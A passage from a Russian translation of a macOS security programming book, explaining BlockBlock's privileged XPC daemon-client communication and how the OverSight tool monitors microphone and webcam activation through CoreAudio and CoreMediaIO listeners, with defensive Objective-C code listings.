Default 0x0 56198 0 BlockBlock: (libxpc.dylib) Bogus check-in attempt. Ignoring.
```

Теперь, когда BlockBlock может авторизовывать XPC clients, он может настроить и затем активировать connection.

Включение Remote Connections

XPC communications обычно происходят только в одном направлении; client подключается к listener и вызывает его методы. Однако BlockBlock реализует bidirectional communications. Daemon реализует большинство XPC methods для задач вроде блокирования или удаления persistent items и создания rules, а client вызывает их. Однако daemon также вызывает методы, реализованные в client, чтобы, например, отображать alerts пользователю.

Чтобы обеспечить этот bidirectional IPC, мы должны настроить объект `NSXPCConnection`. Сначала настроим listener object на стороне server. Это включает определение remote methods, которые client может вызывать, и указание объекта на server side XPC interface, который реализует эти методы. И server, и client должны согласовать, какие методы client может удаленно вызывать. Мы можем добиться этого, установив свойство listener `exportedInterface` в объект `NSXPCInterface`, описывающий protocol для exported object. [11]

В этом контексте protocol - это просто список методов, которые будут реализовывать conformant objects. [12] Обычно мы объявляем эти protocols в header (`.h`) files, что позволяет легко включать их как в server, так и в client code. Листинг 11-18 - это XPC protocol daemon BlockBlock.

```
@protocol XPCDaemonProtocol
-(void)getPreferences:(void (^)(NSDictionary*))reply;
-(void)updatePreferences:(NSDictionary*)preferences;
-(void)getRules:(void (^)(NSData*))reply;
-(void)deleteRule:(Rule*)rule reply:(void (^)(NSData*))reply;
-(void)alertReply:(NSDictionary*)alert;
@end
```

Листинг 11-18: XPC daemon protocol

После объявления этого protocol daemon может установить свойство `exportedInterface` в объект `NSXPCInterface`, conformant protocol `XPCDaemonProtocol`. Код для включения client connections можно найти в delegate method `listener:shouldAcceptNewConnection:` (листинг 11-19).

```
-(BOOL)listener:(NSXPCListener*)listener shouldAcceptNewConnection:
(NSXPCConnection*)newConnection {
// Code to authorize the client, and ignore unauthorized ones, removed for brevity
newConnection.exportedInterface =
[NSXPCInterface interfaceWithProtocol:@protocol(XPCDaemonProtocol)];
...
```

Листинг 11-19: Установка exported interface для `NSXPCConnection`

Конечно, необходимо также указать объект на server side, который реализует эти методы (в данном случае daemon BlockBlock). Это можно сделать, установив свойство `exportedObject` на listener (листинг 11-20).

```
-(BOOL)listener:(NSXPCListener*)listener shouldAcceptNewConnection:
(NSXPCConnection*)newConnection {
// Code to authorize the client, and ignore unauthorized ones, removed for brevity
...
newConnection.exportedObject = [[XPCDaemon alloc] init];
...
```

Листинг 11-20: Установка объекта, реализующего exported interface

BlockBlock создает класс с именем `XPCDaemon`, чтобы реализовать client-callable methods. Как и ожидалось, этот класс conforms daemon protocol, `XPCDaemonProtocol` (листинг 11-21).

```
@interface XPCDaemon : NSObject <XPCDaemonProtocol>
@end
```

Листинг 11-21: Interface, conformant `XPCDaemonProtocol`

Далее мы кратко рассмотрим несколько privileged XPC methods, которые может вызвать helper component BlockBlock, выполняющийся в limited-privilege user session.

Exposing Methods

BlockBlock позволяет пользователям определять rules для автоматического разрешения обычных persistence events. Privileged daemon BlockBlock управляет этими rules, чтобы unprivileged malware не могло tamper с ними (например, добавив allow rule, позволяющее malware закрепиться). Чтобы показать rules пользователю, client BlockBlock вызовет метод daemon `getRules:` через XPC (листинг 11-22).

```
-(void)getRules:(void (^)(NSData*))reply {
NSData* archivedRules = [NSKeyedArchiver archivedDataWithRootObject:
rules.rules requiringSecureCoding:YES error:nil];
reply(archivedRules);
}
```

Листинг 11-22: Возврат serialized rules

Поскольку XPC asynchronous, методы, возвращающие data, должны делать это в block. Метод `getRules:`, объявленный в `XPCDaemonProtocol`, принимает такой block, который вызывающий код может вызвать с data object, содержащим список rules. Заметьте, что реализация метода довольно базовая; она просто serializes rules и отправляет их обратно client.

Более сложный пример XPC method - `alertReply:`, который client вызывает через XPC после того, как пользователь взаимодействовал с persistence alert (например, нажал Block). Метод принимает dictionary, encapsulates alert. Пользователь не ожидает ответа, поэтому метод не использует callback block. Листинг 11-23 показывает основной код метода, реализованный внутри daemon.

```
-(void)alertReply:(NSDictionary*)alert {
Event* event = nil;
@synchronized(events.reportedEvents) {
event = events.reportedEvents[alert[ALERT_UUID]];
}
event.action = [alert[ALERT_ACTION] unsignedIntValue];
if(BLOCK_EVENT == event.action) {
[event.plugin block:event];
}
...
if(YES != [alert[ALERT_TEMPORARY] boolValue]) {
[rules add:event];
}
}
```

Листинг 11-23: Обработка ответа пользователя на alert

Сначала мы получаем объект, представляющий persistent event, из alert dictionary с использованием UUID. Мы оборачиваем объект в блок `@synchronized`, чтобы обеспечить thread synchronization. Далее мы извлекаем user-specified action (либо block, либо allow) из alert. Если пользователь решил заблокировать persistent event, BlockBlock вызовет метод `block:` соответствующего plug-in. Это выполнит plug-in-specific code для удаления persistent item и добавит rule для события, если только пользователь не нажал checkbox "temporary" в alert.

Я упоминал, что daemon BlockBlock также должен вызывать методы, реализованные в helper, например чтобы показать alert пользователю. Он может делать это через тот же XPC interface после подключения helper, хотя нам нужно указать dedicated protocol. BlockBlock называет этот client protocol `XPCUserProtocol` (листинг 11-24). Он содержит методы, которые реализует client и которые daemon может удаленно вызывать через XPC.

```
@protocol XPCUserProtocol
-(void)alertShow:(NSDictionary*)alert;
...
@end
```

Листинг 11-24: XPC user protocol

Вернувшись в метод `listener:shouldAcceptNewConnection:`, мы настраиваем listener так, чтобы daemon мог вызывать remote methods client (листинг 11-25).

```
-(BOOL)listener:(NSXPCListener*)listener shouldAcceptNewConnection:
(NSXPCConnection*)newConnection {
// Code to authorize the client, and ignore unauthorized ones, removed for brevity
...
newConnection.remoteObjectInterface =
[NSXPCInterface interfaceWithProtocol:@protocol(XPCUserProtocol)];
```

Листинг 11-25: Установка remote object interface

Мы устанавливаем свойство `remoteObjectInterface` и указываем protocol `XPCUserProtocol`.

Initiating Connections

До сих пор я показывал, как daemon BlockBlock настраивает XPC listener, exposes methods и гарантирует, что подключаться могут только authorized clients. Однако я еще не показал, как client инициирует connection или как он и daemon удаленно вызывают XPC methods.

После запуска daemon BlockBlock его XPC interface становится доступен для authorized connections. Чтобы подключиться к daemon, helper BlockBlock использует метод объекта `NSXPCConnection` `initWithMachServiceName:options:`, указывая то же имя, которое используется daemon (листинг 11-26).

```
#define DAEMON_MACH_SERVICE @"com.objective-see.blockblock"
NSXPCConnection* daemon = [[NSXPCConnection alloc]
initWithMachServiceName:DAEMON_MACH_SERVICE options:0];
```

Листинг 11-26: Инициализация connection к XPC service daemon

Как мы делали на server side, мы должны установить protocol для remote object interface. Поскольку теперь мы на client side, "remote object interface" в этом случае относится к XPC object на daemon, который exposes remotely invocable methods (листинг 11-27).

```
#define DAEMON_MACH_SERVICE @"com.objective-see.blockblock"
NSXPCConnection* daemon = [[NSXPCConnection alloc]
initWithMachServiceName:DAEMON_MACH_SERVICE options:0];
daemon.remoteObjectInterface =
[NSXPCInterface interfaceWithProtocol: @protocol(XPCDaemonProtocol)];
daemon.exportedInterface = [NSXPCInterface interfaceWithProtocol:@protocol(XPCUserProtocol)];
daemon.exportedObject = [[XPCUser alloc] init];
[daemon resume];
```

Листинг 11-27: Настройка объекта XPC connection на client side

Напомню, что этот объект conforms `XPCDaemonProtocol`, поэтому мы указываем его здесь. Кроме того, поскольку daemon должен вызывать методы, реализованные в client, client должен настроить собственный exported object. Он делает это через методы `exportedInterface` и `exportedObject`. Первый указывает protocol (`XPCUserProtocol`), тогда как второй указывает объект (`XPCUser`) в client, который реализует exported XPC methods. Наконец, мы resume connection, что запускает фактическое подключение к XPC listener daemon.

Invoking Remote Methods

На этом этапе мы завершили реализацию XPC connection. Я закончу это обсуждение использования XPC в BlockBlock, показав, как он фактически вызывает remote methods, сосредоточившись на более распространенном случае client side. Чтобы abstract свои communications с daemon, client BlockBlock использует пользовательский класс с именем `XPCDaemonClient`. Код из листинга 11-26, устанавливающий XPC connection, находится в этом классе, как и код, вызывающий remote XPC methods.

Чтобы подключиться к daemon и вызвать один из его remote privileged XPC methods (например, чтобы получить текущие rules), client может выполнить код из листинга 11-28.

```
XPCDaemonClient* xpcDaemonClient = [[XPCDaemonClient alloc] init];
NSArray* rules = [[xpcDaemonClient getRules];
```

Листинг 11-28: Вызов remote XPC methods

Рассмотрим внимательнее метод `getRules`, который вызывает corresponding remotely exposed method daemon `getRules:`. Этот метод дает хороший пример того, как можно вызывать XPC methods с учетом их nuances. Обратите внимание, что хотя метод содержит дополнительную логику для deserializing rules, полученных от daemon, здесь мы сосредоточимся только на XPC logic (листинг 11-29).

```
-(NSArray*)getRules {
__block NSDictionary* unarchivedRules = nil;
...
[[self.daemon synchronousRemoteObjectProxyWithErrorHandler:^(NSError* proxyError) {
// Code to handle any errors removed for brevity
}] getRules:^(NSData* archivedRules) {
// Code to process the serialized rules from the daemon removed for brevity
}];
...
return rules;
}
```

Листинг 11-29: Получение rules от daemon

Сначала код вызывает synchronous connection method класса `NSXPCConnection`. Хотя XPC в целом asynchronous, мы ожидаем, что daemon вернет data, поэтому использование synchronous call имеет в этой ситуации наибольший смысл. В других местах BlockBlock использует более распространенный asynchronous метод `remoteObjectProxyWithErrorHandler:`.

Метод `init` класса `XPCDaemonClient` ранее установил connection и сохранил его в instance variable с именем `daemon`. Connection method возвращает remote object, который exposes remotely invocable XPC methods. Если при получении этого объекта возникают какие-либо errors, код вызывает error block.

Имея remote object на руках, мы можем затем вызывать его методы, такие как `getRules:`. Чтобы вернуть data, этот XPC call принимает reply block; листинг 11-22 показывал реализацию этого метода, находящуюся внутри daemon. Когда call завершается, block выполняется, принимая в качестве parameter data object, содержащий serialized rules от daemon.

Заключение

Подход BlockBlock прост: обнаруживать persistent items, предупреждать пользователя и позволять ему удалять нежелательные элементы. Несмотря на прямолинейность, этот дизайн оказался невероятно эффективным даже против самого sophisticated persistent Mac malware.

В этой главе вы увидели, как запросить Endpoint Security entitlement у Apple. Вы также рассмотрели дизайн BlockBlock, использование им Endpoint Security events и его bidirectional XPC communications. Если вы создаете собственные security tools, я призываю вас брать пример с system frameworks, APIs и mechanisms, которые использует BlockBlock.

Следующая глава исследует инструмент, предназначенный для эвристического обнаружения некоторых из самых коварных образцов вредоносного ПО: тех, которые скрытно шпионят за жертвами через их микрофоны и веб-камеры.

Примечания

Сноски

[1] [назад] “Writing Bad @$$ Lamware for OS X,” reverse.put.as, 7 августа 2015 г., https://reverse.put.as/2015/08/07/writing-bad-lamware-for-os-x/.
[2] [назад] “TN3125: Inside Code Signing: Provisioning Profiles,” Apple Developer Documentation, https://developer.apple.com/documentation/technotes/tn3125-inside-code-signing-provisioning-profiles.
[3] [назад] “Signing a Daemon with a Restricted Entitlement,” Apple Developer Documentation, https://developer.apple.com/documentation/xcode/signing-a-daemon-with-a-restricted-entitlement.
[4] [назад] asfdadsfasdfasdfsasdafads, “Endpoint Security Event: ES_EVENT_TYPE_NOTIFY_BTM_LAUNCH_ITEM_ADD is . . . broken?,” Apple Developer Forums, 15 ноября 2024 г., https://developer.apple.com/forums/thread/720468.
[5] [назад] Keith Harrison, “Automatic Property Synthesis with Xcode 4.4,” Use Your Loaf, 1 августа 2012 г., https://useyourloaf.com/blog/property-synthesis-with-xcode-4-dot-4/.
[6] [назад] Patrick Wardle, “Stick That in Your (Root) Pipe and Smoke It,” Speaker Deck, 9 августа 2015 г., https://speakerdeck.com/patrickwardle/stick-that-in-your-root-pipe-and-smoke-it.
[7] [назад] “listener:shouldAcceptNewConnection:,” Apple Developer Documentation, по состоянию на 25 мая 2024 г., https://developer.apple.com/documentation/foundation/nsxpclistenerdelegate/1410381-listener?language=objc.
[8] [назад] О таких subversive attacks можно прочитать в “The Story Behind CVE-2019-13013,” Objective Development, 26 августа 2019 г., https://blog.obdev.at/what-we-have-learned-from-a-vulnerability, где подробно описана эксплуатация популярного commercial macOS firewall product.
[9] [назад] “setConnectionCodeSigningRequirement:,” Apple Developer Documentation, https://developer.apple.com/documentation/foundation/nsxpclistener/setconnectioncodesigningrequirement%28_%3A%29.
[10] [назад] “setCodeSigningRequirement:,” Apple Developer Documentation, https://developer.apple.com/documentation/foundation/nsxpcconnection/setcodesigningrequirement%28_%3A%29.
[11] [назад] “exportedInterface,” Apple Developer Documentation, https://developer.apple.com/documentation/foundation/nsxpcconnection/1408106-exportedinterface.
[12] [назад] “Working with Protocols,” Apple Developer Documentation, https://developer.apple.com/library/archive/documentation/Cocoa/Conceptual/ProgrammingWithObjectiveC/WorkingwithProtocols/WorkingwithProtocols.html.

Глава 12. Монитор микрофона и веб-камеры

В "Shut Up and Dance", пронзительном эпизоде телешоу Black Mirror, hackers заражают компьютер молодого подростка malware, шпионят за ним через webcam, а затем шантажом заставляют совершать преступные действия. По совпадению, незадолго до выхода эпизода я занимался reverse engineering интригующего образца Mac malware, известного как FruitFly, который делал нечто очень похожее. [1]

Этот persistent backdoor имел много возможностей, включая способность шпионить за webcams своих жертв, используя archaic QuickTime APIs. Хотя эти APIs активировали LED indicator light камеры, у malware был довольно insidious trick up its sleeve, чтобы попытаться остаться незамеченным; оно ждало, пока жертва станет inactive, прежде чем запускать spying logic. В результате жертва, скорее всего, не замечала, что ее webcam была скрытно активирована.

Мое расследование malware пересеклось с операцией FBI, которая привела к аресту предполагаемого создателя и раскрыла коварный охват FruitFly. Согласно press release и indictment Department of Justice, создатель установил FruitFly на тысячи компьютеров в течение 13 лет. [2]

Apple в конце концов приняла меры для mitigation этой угрозы, например создала detection signatures XProtect. Даже так FruitFly остается суровым напоминанием об очень реальных опасностях, с которыми могут сталкиваться пользователи Mac, несмотря на все усилия Apple. FruitFly даже не единственное Mac malware, шпионящее за жертвами через webcam. Среди других - Mokes, Eleanor и Crisis.

Чтобы противостоять этим угрозам, я выпустил OverSight, utility, которая мониторит встроенные mic и webcam Mac, а также любые внешние подключенные audio и video devices, и предупреждает пользователя о любом unauthorized access. В этой главе я объясню, как OverSight мониторит эти devices. Я также продемонстрирую, как этот инструмент поглощает system log messages, отфильтрованные через custom predicates, чтобы идентифицировать процесс, ответственный за device access.

Полный исходный код OverSight можно найти в репозитории Objective-See на GitHub по адресу https://github.com/objective-see/OverSight.

Дизайн инструмента

В двух словах, OverSight предупреждает пользователя всякий раз, когда mic или webcam его Mac активируется, и, что важнее всего, идентифицирует responsible process. Таким образом, всякий раз, когда malware вроде FruitFly пытается получить доступ к camera или mic, это действие вызовет alert OverSight. Хотя OverSight намеренно не пытается классифицировать процесс как benign или malicious, он предоставляет пользователям options, чтобы либо allow, либо block process, либо exempt trusted processes (рисунок 12-1).



Рисунок 12-1: OverSight предоставляет опцию всегда разрешать определенному инструменту доступ к mic и webcam.

Опция Allow (Once), по сути, не выполняет никаких действий, поскольку OverSight получает notifications уже после того, как device activation произошла. Однако опция Allow (Always) предоставляет пользователям простой способ создавать rules, которые не дают trusted processes, таким как FaceTime или Zoom, генерировать alerts в будущем. Наконец, опция Block завершит процесс, отправив ему kill signal (`SIGKILL`).

По сравнению с такими инструментами, как BlockBlock, который содержит различные компоненты и XPC communications, OverSight относительно прост. Это self-contained, stand-alone app, способное выполнять свои обязанности monitoring mic и webcam со standard user privileges. Давайте исследуем, как именно OverSight достигает этого monitoring и, что важнее, идентифицирует responsible process. Мы увидим, что первое легко благодаря различным APIs CoreAudio и CoreMediaIO, тогда как второе является более сложной задачей.

Mic and Camera Enumeration

Чтобы получить notification о том, что процесс активировал или деактивировал каждый подключенный mic или webcam, OverSight добавляет к каждому device так называемый property listener для свойства "is running somewhere", `kAudioDevicePropertyDeviceIsRunningSomewhere`. Поскольку APIs для добавления такого listener требуют device ID, сначала посмотрим, как перечислять mic и camera devices, а затем извлекать ID каждого device.

Класс AVFoundation [3] `AVCaptureDevice` [4] exposes class method `devicesWithMediaType:`, который принимает media type как argument (листинг 12-1). Чтобы перечислить audio devices, такие как mics, мы используем константу `AVMediaTypeAudio`. Чтобы перечислить video devices, мы используем `AVMediaTypeVideo`. Метод возвращает массив объектов `AVCaptureDevice`, которые соответствуют указанному media type.

```
#import <AVFoundation/AVCaptureDevice.h>
for(AVCaptureDevice* audioDevice in [AVCaptureDevice devicesWithMediaType:AVMediaTypeAudio]) {
printf("audio device: %s\n", audioDevice.description.UTF8String);
// Add code here to add a property listener for each audio device.
}
for(AVCaptureDevice* videoDevice in [AVCaptureDevice devicesWithMediaType:AVMediaTypeVideo]) {
printf("video device: %s\n", videoDevice.description.UTF8String);
// Add code here to add a property listener for each video device.
}
```

Листинг 12-1: Перечисление всех audio и video devices

Компиляция и запуск кода из листинга 12-1 выводит на моей системе следующее, показывая встроенный microphone и webcam моего Mac, а также пару подключенных headphones:

```
Audio device: <AVCaptureHALDevice: 0x11b36a480 [MacBook Pro
Microphone][BuiltInMicrophoneDevice]>
Audio device: <AVCaptureHALDevice: 0x11a7e0440 [Bose QuietComfort 35]
[04-52-C7-77-0D-4E:input]>
Video device: <AVCaptureDALDevice: 0x10dbb2c00 [FaceTime HD Camera]
[3F45E80A-0176-46F7-B185-BB9E2C0E82E3]>
```

Вы можете получить доступ к имени device, например `FaceTime HD Camera`, в свойстве `localizedName` каждого объекта `AVCaptureDevice`. Также можно использовать другие свойства объекта, такие как `modelID`, `manufacturer` и `deviceType`, чтобы мониторить только subset devices. Например, можно выбрать monitoring только devices, встроенных в ваш Mac.

Audio Monitoring

Чтобы установить property listener на каждый audio device и получать activation and deactivation notifications, OverSight реализует helper method с именем `watchAudioDevice:`, который принимает pointer на объект `AVCaptureDevice`. Для каждого device типа `AVMediaTypeAudio` OverSight вызывает этот helper.

В основе этого метода находится вызов функции AVFoundation `AudioObjectAddPropertyListenerBlock`, определенной в header file AVFoundation `AudioHardware.h` следующим образом:

```
extern OSStatus AudioObjectAddPropertyListenerBlock(AudioObjectID inObjectID,
const AudioObjectPropertyAddress* inAddress, dispatch_queue_t __nullable inDispatchQueue,
AudioObjectPropertyListenerBlock inListener);
```

Первый parameter - это ID для audio object, для которого можно зарегистрировать property listener. Каждый объект `AVCaptureDevice` имеет object property с именем `connectionID`, содержащее требуемый ID, но оно не exposed публично. Это означает, что мы не можем обратиться к нему напрямую, написав код вроде `audioDevice.connectionID`. Однако, как отмечалось в других местах этой книги, можно получить доступ к private properties либо расширив определение объекта, либо используя метод `performSelector:withObject:`.

OverSight использует последний подход. Логику получения private device ID из объекта `AVCaptureDevice` можно найти в helper method с именем `getAVObjectID:` (листинг 12-2).

```
-(UInt32)getAVObjectID:(AVCaptureDevice*)device {
UInt32 objectID = 0;
SEL methodSelector = NSSelectorFromString(@"connectionID");
if(YES != [device respondsToSelector:methodSelector]) {
goto bail;
}
#pragma clang diagnostic push
#pragma clang diagnostic ignored "-Wpointer-to-int-cast"
```

```
#pragma clang diagnostic ignored "-Warc-performSelector-leaks"
objectID = (UInt32)[device performSelector:methodSelector withObject:nil];
#pragma clang diagnostic pop
bail:
return objectID;
}
```

Листинг 12-2: Получение private ID device

В Objective-C можно получать доступ к object properties, включая private ones, вызывая на объекте метод, совпадающий с именем свойства. Можно ссылаться на эти методы или вообще на любые методы по их именам с помощью selectors. Представленные типом `SEL`, Objective-C selectors на самом деле являются просто pointers на строки, представляющие имя метода. В листинге 12-2 видно, что код сначала создает selector для свойства `connectionID` с помощью API `NSSelectorFromString`.

Поскольку `connectionID` - private property, ничто не мешает Apple переименовать его или полностью удалить. По этой причине код вызывает метод `respondsToSelector:`, чтобы убедиться, что оно все еще найдено на объекте `AVCaptureDevice`; если нет, он выходит. Всегда следует использовать метод `respondsToSelector:` перед попыткой получить доступ к private properties или вызвать private methods; иначе ваша программа рискует crash с exception `doesNotRecognizeSelector`. [5]

Далее код использует различные directives `#pragma`, чтобы сохранить diagnostic state и сообщить compiler игнорировать warnings, которые иначе были бы показаны. Эти warnings поднимаются, когда мы вызываем метод `performSelector:withObject:`, поскольку compiler никак не может знать, какой object он возвращает, а значит не может знать, как управлять его memory. [6] Поскольку `connectionID` - это просто unsigned 32-bit integer, ему не нужно memory management.

Наконец, код обращается к свойству `connectionID` через selector, созданный ранее. Он делает это в упомянутом методе `performSelector:withObject:`, который позволяет вызвать arbitrary selector на arbitrary object. Имея identifier device, helper function восстанавливает previous diagnostic state и возвращает ID device вызывающему коду.

Второй argument функции `AudioObjectAddPropertyListenerBlock` - pointer на структуру `AudioObjectPropertyAddress`, которая идентифицирует свойство, о котором мы хотим получать notification. OverSight инициализирует структуру, как показано в листинге 12-3.

```
AudioObjectPropertyAddress propertyStruct = {0};
propertyStruct.mSelector = kAudioDevicePropertyDeviceIsRunningSomewhere;
propertyStruct.mScope = kAudioObjectPropertyScopeGlobal;
propertyStruct.mElement = kAudioObjectPropertyElementMain;
```

Листинг 12-3: Инициализация структуры `AudioObjectPropertyAddress`

Мы указываем, что заинтересованы в свойстве `kAudioDevicePropertyDeviceIsRunningSomewhere`, которое связано с activation и deactivation device любым процессом в системе. Другие элементы структуры показывают, что указанное свойство применяется globally ко всему device, а не только к конкретному input или output. В результате после добавления property listener block OverSight будет получать notifications, когда run state указанного audio device меняется.

Третий argument функции - стандартная dispatch queue, на которой нужно выполнять listener block (описан далее). Мы можем либо создать dedicated queue через API `dispatch_queue_create`, либо использовать `dispatch_get_global_queue`, например с константой `DISPATCH_QUEUE_PRIORITY_DEFAULT`, чтобы задействовать existing global queue. Последний argument функции - block типа `AudioObjectPropertyListenerBlock`, который framework Core Audio автоматически вызовет всякий раз, когда указанное property меняется на указанном device. Вот type definition listener block, также находящееся в `AudioHardware.h`:

```
typedef void (^AudioObjectPropertyListenerBlock)(UInt32 inNumberAddresses,
const AudioObjectPropertyAddress* inAddresses);
```

Поскольку несколько properties могли бы измениться одновременно, если указано получать notifications о них, listener block вызывается с массивом объектов `AudioObjectPropertyAddress` и количеством элементов в этом массиве. OverSight заинтересован только в одном property, поэтому игнорирует эти parameters. Для полноты листинг 12-4 показывает метод OverSight `watchAudioDevice:`, содержащий core logic для указания интересующего property, определения listener block для notifications и затем добавления его к указанному audio device.

```
-(BOOL)watchAudioDevice:(AVCaptureDevice*)device {
AudioObjectPropertyAddress propertyStruct = {0};
propertyStruct.mSelector = kAudioDevicePropertyDeviceIsRunningSomewhere;
propertyStruct.mScope = kAudioObjectPropertyScopeGlobal;
propertyStruct.mElement = kAudioObjectPropertyElementMain;
AudioObjectID deviceID = [self getAVObjectID:device];
AudioObjectPropertyListenerBlock listenerBlock =
^(UInt32 inNumberAddresses, const AudioObjectPropertyAddress* inAddresses) {
// Code to handle device's run state changes removed for brevity
};
AudioObjectAddPropertyListenerBlock(deviceID, &propertyStruct, self.eventQueue,
listenerBlock);
...
}
```

Листинг 12-4: Настройка listener block для изменений run state audio device

Код OverSight в listener block запрашивает device, чтобы определить его текущее состояние, поскольку notification сообщает нам, что run state изменилось, но не говорит, на какое состояние. Если он обнаруживает, что audio device включился, OverSight обращается к своему log monitor, чтобы определить identity процесса, ответственного за доступ к device и его activation. Этот шаг, обсуждаемый подробнее в разделе "Responsible Process Identification" на странице 288, к сожалению, необходим, потому что хотя Apple предоставляет APIs для получения notifications об изменениях state audio device, они не предоставляют информации о responsible process. Наконец, listener block предупреждает пользователя, предоставляя информацию об audio device, его state и, в случаях activation, responsible process.

Чтобы определить, был ли device activated или deactivated, OverSight вызывает API `AudioDeviceGetProperty` внутри helper method, который он называет `getMicState:` (листинг 12-5).

```
-(UInt32)getMicState:(AVCaptureDevice*)device {
UInt32 isRunning = 0;
UInt32 propertySize = sizeof(isRunning);
AudioObjectID deviceID = [self getAVObjectID:device];
AudioDeviceGetProperty(deviceID, 0, false, kAudioDevicePropertyDeviceIsRunningSomewhere,
&propertySize, &isRunning);
return isRunning;
}
```

Листинг 12-5: Определение текущего состояния audio device

После объявления нескольких необходимых variables этот метод вызывает helper method `getAVObjectID:`, обсуждавшийся ранее, чтобы извлечь private device ID из объекта `AVCaptureDevice`, который triggered notification. Затем он передает это значение вместе с

константой kAudioDevicePropertyDeviceIsRunningSomewhere, size и out pointer для результата в функцию AudioDeviceGetProperty. В результате этого вызова мы узнаем, произошло ли notification, полученное нами в callback block, из-за device activation или менее интересной deactivation.

Далее я покажу, как мониторить video devices, такие как встроенная webcam.

Camera Monitoring

Чтобы обнаруживать run-state changes video devices, которые имеют тип AVMediaTypeVideo, можно следовать подходу, похожему на код monitoring audio device. Однако мы будем использовать APIs во framework CoreMediaIO и зарегистрируем property listener с API CMIOObjectAddPropertyListenerBlock.

OverSight мониторит video devices на run-state changes в своем методе watchVideoDevice: (листинг 12-6).

```
-(BOOL)watchVideoDevice:(AVCaptureDevice*)device {
CMIOObjectPropertyAddress propertyStruct = {0};
propertyStruct.mScope = kAudioObjectPropertyScopeGlobal;
propertyStruct.mElement = kAudioObjectPropertyElementMain;
propertyStruct.mSelector = kAudioDevicePropertyDeviceIsRunningSomewhere;
CMIOObjectID deviceID = [self getAVObjectID:device];
CMIOObjectPropertyListenerBlock listenerBlock = ^(UInt32
inNumberAddresses, const CMIOObjectPropertyAddress addresses[]) {
// Code to handle device's run-state changes removed for brevity
};
CMIOObjectAddPropertyListenerBlock(deviceID, &propertyStruct,
self.eventQueue, listenerBlock);
...
}
```

Листинг 12-6: Настройка listener block для run-state changes video device

Как и при monitoring audio devices, код инициализирует property structure, чтобы указать property, о котором мы заинтересованы получать notifications. Заметьте, что мы используем те же constants, что и для audio devices. Похоже, header files Apple не определяют video device-specific constant.

Затем мы получаем ID video device с помощью helper method OverSight getAVObjectID:. Мы также реализуем listener block типа CMIOObjectPropertyListenerBlock, а затем вызываем функцию CMIOObjectAddPropertyListenerBlock. После этого вызова framework CoreMediaIO автоматически вызовет listener block всякий раз, когда monitored video device activates или deactivates.

Как и с audio devices, мы должны вручную запросить device, чтобы узнать, был ли он activated или deactivated. Эту логику можно найти в методе OverSight getCameraState:, который использует APIs CoreMediaIO, но в остальном почти идентичен методу getMicState:. Поэтому я не буду покрывать его здесь.

Device Connections and Disconnections

До сих пор мы перечислили audio и video devices, currently connected к системе. Для каждого device мы добавили property listener block, который будет получать notification всякий раз, когда device activates или deactivates. Все это хорошо, но нам также нужно обрабатывать случаи, когда currently monitored devices disconnect и reconnect, а также ситуации, когда пользователь подключает новый device во время monitoring. Например, представьте, что пользователь регулярно подключает или отключает свой laptop к Apple Cinema display. У таких displays есть built-in webcams, которые OverSight должен мониторить на unauthorized activations, поэтому мы должны уметь обрабатывать devices, которые появляются и исчезают.

К счастью, это относительно straightforward благодаря dispatch mechanism macOS `NSNotificationCenter`. Он является частью framework Foundation, позволяет clients регистрировать себя как observers для интересующих events, а затем получать notifications всякий раз, когда эти events происходят. Чтобы узнавать о audio или video device connections and disconnections, мы подпишемся на events `AVCaptureDeviceWasConnectedNotification` и `AVCaptureDeviceWasDisconnectedNotification`, которые можно зарегистрировать кодом из листинга 12-7.

```
[NSNotificationCenter.defaultCenter addObserver:self
selector:@selector(handleConnectedDeviceNotification:)
name:AVCaptureDeviceWasConnectedNotification object:nil];
[NSNotificationCenter.defaultCenter addObserver:self
selector:@selector(handleDisconnectedDeviceNotification:)
name:AVCaptureDeviceWasDisconnectedNotification object:nil];
```

Листинг 12-7: Регистрация на device connections and disconnections

OverSight выполняет два вызова метода `addObserver:selector:name:object:`, чтобы зарегистрировать себя на интересующие events. Давайте внимательнее рассмотрим arguments, переданные этому методу. Первый - object, или observer, используемый для обработки notification. OverSight указывает `self`, чтобы показать, что object, регистрирующийся на notifications, тот же, что и object, который будет их обрабатывать. В качестве второго argument OverSight использует keyword `@selector`, чтобы указать имя метода, который нужно вызвать на observer object и обработать notification. Для new device connections мы используем метод OverSight с именем `handleConnectedDeviceNotification:`, а для disconnections - `handleDisconnectedDeviceNotification:`. Вскоре мы рассмотрим эти методы.

Далее мы указываем интересующий event, например device connection или disconnection. Constants для этих events можно найти в файле Apple `AVCaptureDevice.h`. Последний argument позволяет указать дополнительный object, который нужно доставить вместе с notification. OverSight не использует его и поэтому просто передает `nil`.

После того как OverSight дважды вызвал `addObserver:selector:name:object:`, всякий раз, когда device connects или disconnects, notification center вызовет соответствующий observer method. Единственный parameter, который он передает этому методу, - pointer на объект `NSNotification`. В случае device connection или disconnection этот object содержит pointer на `AVCaptureDevice`.

